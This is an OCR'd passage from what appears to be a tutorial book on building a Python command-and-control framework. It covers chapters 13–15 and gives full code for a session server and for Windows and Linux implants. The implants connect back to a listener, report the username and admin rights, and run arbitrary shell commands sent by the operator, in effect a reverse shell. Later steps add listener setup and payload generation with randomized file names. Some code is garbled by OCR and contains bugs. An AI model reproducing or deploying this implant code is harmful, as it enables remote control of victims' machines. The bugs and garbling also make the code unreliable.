
```
        print('[-] Command line argument(s) missing. Please try
again.')
    except Exception as e:
        print(e)
    listener_handler()
    while True:
        try:
            command = input('Enter command#> ')
            if command.split(" ")[0] == 'sessions':
                session_counter = 0
                if command.split(" ")[1] == '-l':
                    myTable = PrettyTable()
                    myTable.field_names = ['Session', 'Status',
'Username', 'Target', 'Check-In Time']
                    myTable.padding_width = 3
                    for target in targets:
                        myTable.add_row([session_counter,
'Placeholder', 'Placeholder', target[1], target[2]])
                        session_counter += 1
                    print(myTable)
                if command.split(" ")[1] == '-i':
                    num = int(command.split(" ")[2])
                    targ_id = (targets[num])[0]
                    target_comm(targ_id)
        except KeyboardInterrupt:
            print('\n[+] Keyboard interrupt issued.')
            kill_flag = 1
            sock.close()
            break
```

Chapter 13 - Payload Update - Windows

ctypes — A foreign function library for Python — Python 3.11.2 documentation

MessageBox function (winuser.h) - Win32 apps | Microsoft Learn


With the basic functionality of our `sockserver` close to being finished, we can begin to add some customization to our payloads. We will start by copying our `sockclient.py` file, and renaming it `winplant.py`. After that, the change is fairly straight forward, but easiest to show in the Windows IDE environment first. So start up a terminal and load Python3. Type `import os`, press enter, and then enter `os.getlogin()`. You should get something like the following.



os.getlogin() output

What we will do now is add this command into our `winplant` file underneath of the `sock.connect()` command. Pipe the value `os.getlogin()` into `outbound`, which will send the username to our `sockserver` (we'll edit that in a moment). Your code should look like the following.

```
#session_handler update
def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    outbound(os.getlogin())
```



Updated session_handler

Moving to our `sockserver`, go to the `comm_handler` function, and add a new line underneath of `remote_target, remote_ip = sock.accept()`. Create a new variable called `username`, and below it `remote_target.recv(1024).decode()`.

We are adding this here because the first message `winplant` sends is the username, and we want the first message received to be that data. We can move down a few lines to our `targets.append` command, and add the `username` variable to the end of the list item. After updating, your code should now look like the following.

```
#username variable added to comm_handler
username = remote_target.recv(1024).decode()
```

```
53  def comm_handler():
54      while True:
55          if kill_flag == 1:
56              break
57          try:
58              remote_target, remote_ip = sock.accept()
59              username = remote_target.recv(1024).decode()
60              cur_time = time.strftime("%H:%M:%S", time.localtime())
61              date = datetime.now()
62              time_record = (f"{date.month}/{date.day}/{date.year} {cur_time}")
63              host_name = socket.gethostbyaddr(remote_ip[0])
64              if host_name is not None:
65                  targets.append([remote_target, f"{host_name[0]}@{remote_ip[0]}", time_record, username])
66                  print(
67                      f'\n[+] Connection received from {host_name[0]}@{remote_ip[0]}\n' + 'Enter command#> ', end="")
68              else:
69                  targets.append([remote_target, remote_ip[0], time_record])
70                  print(
71                      f'\n[+] Connection received from {remote_ip[0]}\n' + 'Enter command#> ', end="")
```


Updated comm_handler function

The only thing left to do now is to update our sessions table to reflect our session's username. Keeping in mind that our `username` variable is item number `3` in the list item, we can add `target[3]` in the `myTable.add_row` line, in the second `Placeholder` value.

```
            if command.split(" ")[1] == '-l':
                myTable = PrettyTable()
                myTable.field_names = ['Session', 'Status', 'Username', 'Target', 'Check-In Time']
                myTable.padding_width = 3
                for target in targets:
                    myTable.add_row([session_counter, 'Placeholder', target[3], target[1], target[2]])
                    session_counter += 1
                print(myTable)
```

Modified table row value

Now if we run `sockserver` and connect to it from our new `winplant` payload, we can see that the Username column in our table is populated.




Updated table

Finally, let's add some a bit more advanced functionality to our `winplant` by adding a library called `ctypes` to the mix. `Ctypes` allows for the usage of some native C language data types in our code, and permits the calling of DLLs and shared libraries. For example, we can interact with `user32` and generate a simple message box. Head back to our Python interpreter open from before, and type in `import ctypes` and press enter. Following this, we can refer to the link at the top of this chapter and see the values required for `MessageBoxW`. Parameters required a `hwnd`, or window handle, `lpText`, which is the text to be displayed, `lpText` (`lp` here is an abbreviation for `LPCTSTR`, or Long Pointer to a Const TCHAR STRing), and finally a `uType`, which refers to a flag defining the type of message box to call. For simplicity, let's enter the following code and press enter.

```
#example ctypes command
ctypes.windll.user32.MessageBoxW(0, "Hacked!", "LOLOL", 1)
```

When ran, you should get some output that looks like the following.




ctypes message box output


With that small example, please note that this is not a course on the implementation of the `ctypes` library for advanced command execution. We are going to use `ctypes` in our `winplant` to determine if the current user has administrative privileges or not. First, add `import ctypes` to the top of your `winplant` file, and move down to the line after `outbound(username)`. Once there, we use a new `outbound` function call to send the result to our `sockserver` (updating in a moment). Back in our Python interpreter, run the following command.

```
#ctypes check if user is an admin
ctypes.windll.shell32.IsUserAnAdmin()
```

This command checks if the current session is owned by an administrator or not, and outputs the appropriate value - `0` if not an admin, and `1` if an admin.



Regular user output



Admin user output

When implemented in `winplant`, the code looks like the following.

```
#session_handler update
outbound(ctypes.windll.shell32.IsUserAnAdmin)
```

```
def session_handler(host_ip, host_port):
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    outbound(os.getlogin())
    outbound(ctypes.windll.shell32.IsUserAnAdmin())
```

Admin output sent to outbound function

Back in `sockserver`, we have to prepare to accept the new traffic being sent. As before, let's create a new variable after `username` called `admin` and receive the connection as before. Afterwards, we will use `if` and `else` statements to handle the boolean check that occurs, creating a new variable called `admin_val` that will hold those results. Finally, we can append our `admin_val` variable to our `targets` list to be used in our sessions table. The update looks like the following.

```
#admin message handling
admin = remote_target.recv(1024).decode()
if admin == 1:
    admin_val = 'Yes'
else:
    admin_val = 'No'
```

```
53  def comm_handler():
54      while True:
55          if kill_flag == 1:
56              break
57          try:
58              remote_target, remote_ip = sock.accept()
59              username = remote_target.recv(1024).decode()
60              admin = remote_target.recv(1024).decode()
61              if admin == 1:
62                  admin_val = 'Yes'
63              else:
64                  admin_val = 'No'
65              cur_time = time.strftime("%H:%M:%S", time.localtime())
66              date = datetime.now()
67              time_record = (f"{date.month}/{date.day}/{date.year} {cur_time}")
68              host_name = socket.gethostbyaddr(remote_ip[0])
69              if host_name is not None:
70                  targets.append([remote_target, f"{host_name[0]}@{remote_ip[0]}", time_record, username, admin_val])
71                  print(
72                      f'\n[+] Connection received from {host_name[0]}@{remote_ip[0]}\n' + 'Enter command#> ', end="")
73              else:
74                  targets.append([remote_target, remote_ip[0], time_record])
75                  print(
76                      f'\n[+] Connection received from {remote_ip[0]}\n' + 'Enter command#> ', end="")
```

Updated comm_handler function

Finally, move back down to where we manage our PrettyTable, and add a new column called `Admin` after the `Username` column. In `myTable.add_row`, add the new value,

`target[4]` after `target[3]`, and save. Re-run `sockserver` and connect to it with `winplant` to see the desired results. The code and output looks like the following.

```
#Updated PrettyTable contents
if command.split(" ")[1] == '-l':
    myTable = PrettyTable()
    myTable.field_names = ['Session', 'Status', 'Username',
'Admin', 'Target', 'Check-In Time']
    myTable.padding_width = 3
    for target in targets:
        myTable.add_row([session_counter, 'Placeholder',
target[3], target[4], target[1], target[2]])
        session_counter += 1
    print(myTable)
```

```
97              if command.split(" ")[0] == 'sessions':
98                  session_counter = 0
99                  if command.split(" ")[1] == '-l':
100                     myTable = PrettyTable()
101                     myTable.field_names = ['Session', 'Status', 'Username', 'Admin', 'Target', 'Check-In Time']
102                     myTable.padding_width = 3
103                     for target in targets:
104                         myTable.add_row([session_counter, 'Placeholder', target[3], target[4], target[1], target[2]])
105                         session_counter += 1
106                     print(myTable)
```

Sessions table update

```
[+] Awaiting connection from client...
Enter command#>
[+] Connection received from themayor-laptop@192.168.1.66
Enter command#> sessions -l
+-------------+----------------+--------------+-----------+---------------------------------+-----------------------+
|   Session   |     Status     |   Username   |   Admin   |             Target              |     Check-In Time     |
+-------------+----------------+--------------+-----------+---------------------------------+-----------------------+
|      0      |   Placeholder  |    jwhel     |     No    |  themayor-laptop@192.168.1.66   |  3/12/2023 12:45:43   |
+-------------+----------------+--------------+-----------+---------------------------------+-----------------------+
Enter command#>
```

Updated sessions table with new values

This wraps up this lesson. In the next chapter we will do much of the same things we did here, except through the lens of a Linux machine rather than in Windows. Luckily, we won't have to do anything to change the handling on `sockserver`, as we did the heavy lifting now.

End of Chapter 13 Code Review

```
#Chapter 13 sockserver code

import socket
import sys
import threading
```

```
import time
from datetime import datetime
from prettytable import PrettyTable


def banner():
    print('
    print('
    print('
```


```
def comm_in(targ_id):
    print('[+] Awaiting response...')
    response = targ_id.recv(1024).decode()
    return response


def comm_out(targ_id, message):
    message = str(message)
    targ_id.send(message.encode())


def target_comm(targ_id):
    while True:
        message = input('send message#> ')
        comm_out(targ_id, message)
        if message == 'exit':
            targ_id.send(message.encode())
            targ_id.close()
            break
        if message == 'background':
            break
        else:
            response = comm_in(targ_id)
            if response == 'exit':
                print('[-] The client has terminated the
session.')
                targ_id.close()
                break
            print(response)


def listener_handler():
    sock.bind((host_ip, host_port))
    print('[+] Awaiting connection from client...')
    sock.listen()
    t1 = threading.Thread(target=comm_handler)
```

```
    t1.start()


def comm_handler():
    while True:
        if kill_flag == 1:
            break
        try:
            remote_target, remote_ip = sock.accept()
            username = remote_target.recv(1024).decode()
            admin = remote_target.recv(1024).decode()
            if admin == 1:
                admin_val = 'Yes'
            else:
                admin_val = 'No'
            cur_time = time.strftime("%H:%M:%S",
time.localtime())
            date = datetime.now()
            time_record = (f"{date.month}/{date.day}/{date.year}
{cur_time}")
            host_name = socket.gethostbyaddr(remote_ip[0])
            if host_name is not None:
                targets.append([remote_target,
f"{host_name[0]}@{remote_ip[0]}", time_record, username,
admin_val])
                print(
                    f'\n[+] Connection received from
{host_name[0]}@{remote_ip[0]}\n' + 'Enter command#> ', end="")
            else:
                targets.append([remote_target, remote_ip[0],
time_record, username, admin_val, op_sys])
                print(
                    f'\n[+] Connection received from
{remote_ip[0]}\n' + 'Enter command#> ', end="")
        except:
            pass


if __name__ == '__main__':
    targets = []
    banner()
    kill_flag = 0
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        host_ip = '192.168.1.66'
        host_port = 2222
    except IndexError:
```

```
        print('[-] Command line argument(s) missing. Please try
again.')
    except Exception as e:
        print(e)
    listener_handler()
    while True:
        try:
            command = input('Enter command#> ')
            if command.split(" ")[0] == 'sessions':
                session_counter = 0
                if command.split(" ")[1] == '-l':
                    myTable = PrettyTable()
                    myTable.field_names = ['Session', 'Status',
'Username', 'Admin', 'Target', 'Check-In Time']
                    myTable.padding_width = 3
                    for target in targets:
                        myTable.add_row([session_counter,
'Placeholder', target[3], target[4], target[1], target[2]])
                        session_counter += 1
                    print(myTable)
                if command.split(" ")[1] == '-i':
                    num = int(command.split(" ")[2])
                    targ_id = (targets[num])[0]
                    target_comm(targ_id)
        except KeyboardInterrupt:
            print('\n[+] Keyboard interrupt issued.')
            kill_flag = 1
            sock.close()
            break
```

```
#Chapter 13 winplant code
import socket
import subprocess
import os
import ctypes

def inbound():
    print('[+] Awaiting response...')
    message = ''
    while True:
        try:
            message = sock.recv(1024).decode()
            return message
        except Exception:
            sock.close()


def outbound(message):
    response = str(message).encode()
    sock.send(response)


def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    outbound(os.getlogin())
    outbound(ctypes.windll.shell32.IsUserAnAdmin)
    print(f'[+] Connected to {host_ip}.')
    while True:
        message = inbound()
        print(f'[+] Message received - {message}')
        if message == 'exit':
            print('[-] The server has terminated the session.')
            sock.close()
            break
        elif message.split(" ")[0] == 'cd':
            try:
                directory = str(message.split(" ")[1])
                os.chdir(directory)
                cur_dir = os.getcwd()
                print(f'[+] Changed to {cur_dir}')
                outbound(cur_dir)
            except FileNotFoundError:
                outbound('Invalid directory. Try again.')
                continue
        elif message == 'background':
            pass
```

```
        else:
            command = subprocess.Popen(
                message, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
            output = command.stdout.read() +
command.stderr.read()
            outbound(output.decode())


if __name__ == '__main__':
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        # host_ip = sys.argv[1]
        # host_port = int(sys.argv[2])
        host_ip = '192.168.1.66'
        host_port = 2222
        session_handler()
    except IndexError:
        print('[-] Command line argument(s) missing. Please try
again.')
    except Exception as e:
        print(e)
```

Chapter 14 - Payload Update - Linux

[pwd — The password database — Python 3.11.2 documentation]

Moving on, we can begin by copying our `winplant` file and renaming it `linplant.py`. Open the file, and remove the `ctypes` import at the top, add `import pwd`. `os.getlogin()` works in Windows and most implementations of Linux, however, it doesn't work in some versions of Linux running on WSL2. So, rather than using `os.getlogin()`, we will use the `pwd` library we imported. The `pwd` library allows access to the password database in a Linux system, and we can use it here to grab usernames based on the UID of the current user account.

Begin by adding `pwd.getpwuid(os.getuid())[0]` into an `outbound` function call after `sock.connect()`. Following that, we can send another `outbound` function call to grab user UID value by adding `os.getuid()`. In `sockserver`, we declared that if a value is 1, it is an admin, otherwise it is not an admin. The issue is that in Linux, the root user has a UID of 0. Rather than overcomplicating things, we are going to send the UID out, but not use it on the server. Rather, we will use the username variable to check if the user is root or not. The code for the updated `session_handler` looks like the following.

```
#session_handler update
outbound(pwd.getpwuid(os.getuid())[0])
outbound(os.getuid())
```

```
22  def session_handler():
23      print(f'[+] Connecting to {host_ip}.')
24      sock.connect((host_ip, host_port))
25      outbound(pwd.getpwuid(os.getuid())[0])
26      outbound(os.getuid())
27      print(f'[+] Connected to {host_ip}.')
28      while True:
```

Updated session_handler in linplant

Back in `sockserver`, we need to make a single change in `comm_handler` - adding a check to see if our username is root or not.

```
#comm_handler update
if admin == 1:
    admin_val = 'Yes'
elif username == 'root':
    admin_val = 'Yes'
else:
```

```
admin_val = 'No'
```

```
53  def comm_handler():
54      while True:
55          if kill_flag == 1:
56              break
57          try:
58              remote_target, remote_ip = sock.accept()
59              username = remote_target.recv(1024).decode()
60              admin = remote_target.recv(1024).decode()
61              if admin == 1:
62                  admin_val = 'Yes'
63              elif username == 'root':
64                  admin_val = 'Yes'
65              else:
66                  admin_val = 'No'
```

Updated comm_handler

If we run `linplant` from both a regular user and root user level, we should see the sessions table updated appropriately.

```
Enter command#> [+] Connection received from themayor-laptop@192.168.1.66
Enter command#> sessions -l
+-------------+----------------+--------------+-----------+---------------------------------+----------------------+
|   Session   |     Status     |   Username   |   Admin   |             Target              |     Check-In Time    |
+-------------+----------------+--------------+-----------+---------------------------------+----------------------+
|      0      |   Placeholder  |   themayor   |     No    |   themayor-laptop@192.168.1.66  |   3/9/2023 14:46:49  |
|      1      |   Placeholder  |     root     |    Yes    |   themayor-laptop@192.168.1.66  |   3/9/2023 14:47:01  |
+-------------+----------------+--------------+-----------+---------------------------------+----------------------+
Enter command#> sessions -i 1
send message#> whoami
[+] Awaiting response...
root
send message#> background
Enter command#> sessions -i 0
send message#> whoami
[+] Awaiting response...
themayor
```

Sessions table updated with user rights

And that wraps this chapter up. In the next lesson we are going to re-write some of our `sockserver` code to start the listener after accepting user input, and pipe that input into our payloads.

End of Chapter 14 Code Review

```
#Chapter 14 sockserver update
import socket
import sys
import threading
import time
from datetime import datetime
from prettytable import PrettyTable
```

```
def banner():
    print('BARE BONES C 2')
    print('                by the Mayor')
    print('                ')


def comm_in(targ_id):
    print('[+] Awaiting response...')
    response = targ_id.recv(1024).decode()
    return response


def comm_out(targ_id, message):
    message = str(message)
    targ_id.send(message.encode())


def target_comm(targ_id):
    while True:
        message = input('send message#> ')
        comm_out(targ_id, message)
        if message == 'exit':
            targ_id.send(message.encode())
            targ_id.close()
            break
        if message == 'background':
            break
        else:
            response = comm_in(targ_id)
            if response == 'exit':
                print('[-] The client has terminated the
session.')
                targ_id.close()
                break
            print(response)


def listener_handler():
    sock.bind((host_ip, host_port))
    print('[+] Awaiting connection from client...')
    sock.listen()
    t1 = threading.Thread(target=comm_handler)
    t1.start()
```

```
def comm_handler():
    while True:
        if kill_flag == 1:
            break
        try:
            remote_target, remote_ip = sock.accept()
            username = remote_target.recv(1024).decode()
            admin = remote_target.recv(1024).decode()
            if admin == 1:
                admin_val = 'Yes'
            elif username == 'root':
                admin_val = 'Yes'
            else:
                admin_val = 'No'
            cur_time = time.strftime("%H:%M:%S",
time.localtime())
            date = datetime.now()
            time_record = (f"{date.month}/{date.day}/{date.year}
{cur_time}")
            host_name = socket.gethostbyaddr(remote_ip[0])
            if host_name is not None:
                targets.append([remote_target,
f"{host_name[0]}@{remote_ip[0]}", time_record, username,
admin_val])
                print(
                    f'\n[+] Connection received from
{host_name[0]}@{remote_ip[0]}\n' + 'Enter command#> ', end="")
            else:
                targets.append([remote_target, remote_ip[0],
time_record, username, admin_val, op_sys])
                print(
                    f'\n[+] Connection received from
{remote_ip[0]}\n' + 'Enter command#> ', end="")
        except:
            pass


if __name__ == '__main__':
    targets = []
    banner()
    kill_flag = 0
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        host_ip = '192.168.1.66'
        host_port = 2222
    except IndexError:
```

```
        print('[-] Command line argument(s) missing. Please try
again.')
    except Exception as e:
        print(e)
    listener_handler()
    while True:
        try:
            command = input('Enter command#> ')
            if command.split(" ")[0] == 'sessions':
                session_counter = 0
                if command.split(" ")[1] == '-l':
                    myTable = PrettyTable()
                    myTable.field_names = ['Session', 'Status',
'Username', 'Admin', 'Target', 'Check-In Time']
                    myTable.padding_width = 3
                    for target in targets:
                        myTable.add_row([session_counter,
'Placeholder', target[3], target[4], target[1], target[2]])
                        session_counter += 1
                    print(myTable)
                if command.split(" ")[1] == '-i':
                    num = int(command.split(" ")[2])
                    targ_id = (targets[num])[0]
                    target_comm(targ_id)
        except KeyboardInterrupt:
            print('\n[+] Keyboard interrupt issued.')
            kill_flag = 1
            sock.close()
            break
```

```
#Chapter 14 linplant update
import socket
import subprocess
import os
import pwd

def inbound():
    print('[+] Awaiting response...')
    message = ''
    while True:
        try:
            message = sock.recv(1024).decode()
            return message
        except Exception:
            sock.close()


def outbound(message):
    response = str(message).encode()
    sock.send(response)


def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    outbound(pwd.getpwuid(os.getuid())[0])
    outbound(os.getuid())
    print(f'[+] Connected to {host_ip}.')
    while True:
        message = inbound()
        print(f'[+] Message received - {message}')
        if message == 'exit':
            print('[-] The server has terminated the session.')
            sock.close()
            break
        elif message.split(" ")[0] == 'cd':
            try:
                directory = str(message.split(" ")[1])
                os.chdir(directory)
                cur_dir = os.getcwd()
                print(f'[+] Changed to {cur_dir}')
                outbound(cur_dir)
            except FileNotFoundError:
                outbound('Invalid directory. Try again.')
                continue
        elif message == 'background':
            pass
```

```
        else:
            command = subprocess.Popen(
                message, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
            output = command.stdout.read() +
command.stderr.read()
            outbound(output.decode())


if __name__ == '__main__':
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        # host_ip = sys.argv[1]
        # host_port = int(sys.argv[2])
        host_ip = '192.168.1.66'
        host_port = 2222
        session_handler()
    except IndexError:
        print('[-] Command line argument(s) missing. Please try
again.')
    except Exception as e:
        print(e)
```

Chapter 15 - Static Listener and Payload Generation

[PyInstaller Manual — PyInstaller 5.8.0 documentation]

[random — Generate pseudo-random numbers — Python 3.11.2 documentation]

[string — Common string operations — Python 3.11.2 documentation]

[shutil — High-level file operations — Python 3.11.2 documentation]

In this chapter we are going to begin by modifying our `sockserver` code to accept user input for our socket listener settings. These values will be stored in the same variables we've already created, and called by `listener_handler`. Let's remove the current `host_ip` and `host_port` variables and the `try` statement they are in, including the exception. Remove the current `listener_handler` function all. Move down above the sessions handling portion of our main code and insert a new `if` statement. We add the `listener_handler` function here as well We additionally need to make the `host_port` variable in `listener_handler` an integer. The entire code and new changes look like the following.

```
#generate listener command
while True:
    try:
        command = input('Enter command#> ')
        if command == 'listeners -g':
            host_ip = input('[+] Enter the IP to listen on: ')
            host_port = input('[+] Enter the port to listen on:
')
            listener_handler()
```

```
83  if __name__ == '__main__':
84      targets = []
85      banner()
86      kill_flag = 0
87      sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
88      while True:
89          try:
90              command = input('Enter command#> ')
91              if command == 'listeners -g':
92                  host_ip = input('[+] Enter the IP to listen on: ')
93                  host_port = input('[+] Enter the port to listen on: ')
94                  listener_handler()
```

Updated main function


```
#updated listener_handler code
def listener_handler():
    sock.bind((host_ip, int(host_port)))
    print('[+] Awaiting connection from client...')
```

```
sock.listen()
t1 = threading.Thread(target=comm_handler)
t1.start()
```

```
45  def listener_handler():
46      sock.bind((host_ip, int(host_port)))
47      print('[+] Awaiting connection from client...')
48      sock.listen()
49      t1 = threading.Thread(target=comm_handler)
50      t1.start()
```

Updated listener_handler

Let's save and try this now. In order to initiate the listener now, you will need to enter the `listeners -g` command in the prompt, and follow the instructions to enter your IP and port information. This is piped to `listener_handler` which starts the socket.



listeners -g command issued to start the socket

Now we can move on to generating our payloads based on the changes. We want to add a check to make sure that a listener is running first prior to trying to generate our payload. We can add a new variable called `listener_counter = 0` below our `targets` variable in the main function. Following the function in our new command, update the `listener_counter` variable by adding 1 to it. The update should look like the following.

```
#updated main function
if __name__ == '__main__':
    targets = []
    listener_counter = 0
    banner()
    kill_flag = 0
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    while True:
        try:
            command = input('Enter command#> ')
            if command == 'listeners -g':
```

```
                host_ip = input('[+] Enter the IP to listen on:
')
                host_port = input('[+] Enter the port to listen
on: ')
                listener_handler()
                listener_counter += 1
```

```
83  if __name__ == '__main__':
84      targets = []
85      listener_counter = 0
86      banner()
87      kill_flag = 0
88      sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
89      while True:
90          try:
91              command = input('Enter command#> ')
92              if command == 'listeners -g':
93                  host_ip = input('[+] Enter the IP to listen on: ')
94                  host_port = input('[+] Enter the port to listen on: ')
95                  listener_handler()
96                  listener_counter += 1
```

Updated main function

Next, we can create three new `if` statements, one each for our Windows and Linux payloads, and a third for an executable version that we will generate soon. We need to check against the value in `listener_counter`, and if it is greater than 0 we can redirect to the three different payload functions .You'll notice in the following that the function calls are not actually created yet.

```
#payload generation function call commands
if command == 'winplant py':
    if listener_counter > 0:
        winplant()
    else:
        print(
            '[-] You cannot generate a payload without an active
listener.')
if command == 'linplant py':
    if listener_counter > 0:
        linplant()
    else:
        print(
            '[-] You cannot generate a payload without an active
listener.')
if command == 'exeplant':
    if listener_counter > 0:
```

```
        exeplant()
    else:
        print(
            '[-] You cannot generate a payload without an active
listener.')
```

```
269             if command == 'winplant py':
270                 if listener_counter > 0:
271                     winplant()
272                 else:
273                     print(
274                         '[-] You cannot generate a payload without an active listener.')
275             if command == 'linplant py':
276                 if listener_counter > 0:
277                     linplant()
278                 else:
279                     print(
280                         '[-] You cannot generate a payload without an active listener.')
281             if command == 'exeplant':
282                 if listener_counter > 0:
283                     exeplant()
284                 else:
285                     print(
286                         '[-] You cannot generate a payload without an active listener.')
```

Updated payload generation in main function

Next we can generate the three different functions we need. Scroll up, and add those. I've added some `print()` statements just because Visual Studio Code will show errors if we have empty functions.

```
#new payload functions
def winplant():
    print()

def linplant():
    print()

def exeplant():
    print()
```

```
82  def winplant():
83      print()
84
85  def linplant():
86      print()
87
88  def exeplant():
89      print()
90
```

New payload functions

Next we need to think of something to name our payloads. For me, I like to use randomized names in my tools, which we will do here. First, scroll to the top and add `import random` and `import string`. Move back down to your first function, `winplant`, and add a new variable called `ran_name`. This variable will be equal to `(''.join(random.choices(string.ascii_lowercase, k=6)))`. What this is essentially doing is generating a string of six random ASCII characters, and setting the variable to that value. If you run this in your Python IDE, it will return a value similar to this.

```
>>> import string
>>> ran_name = (''.join(random.choices(string.ascii_lowercase, k=6)))
>>> print(ran_name)
iizaby
>>> _
```

Random six-character string

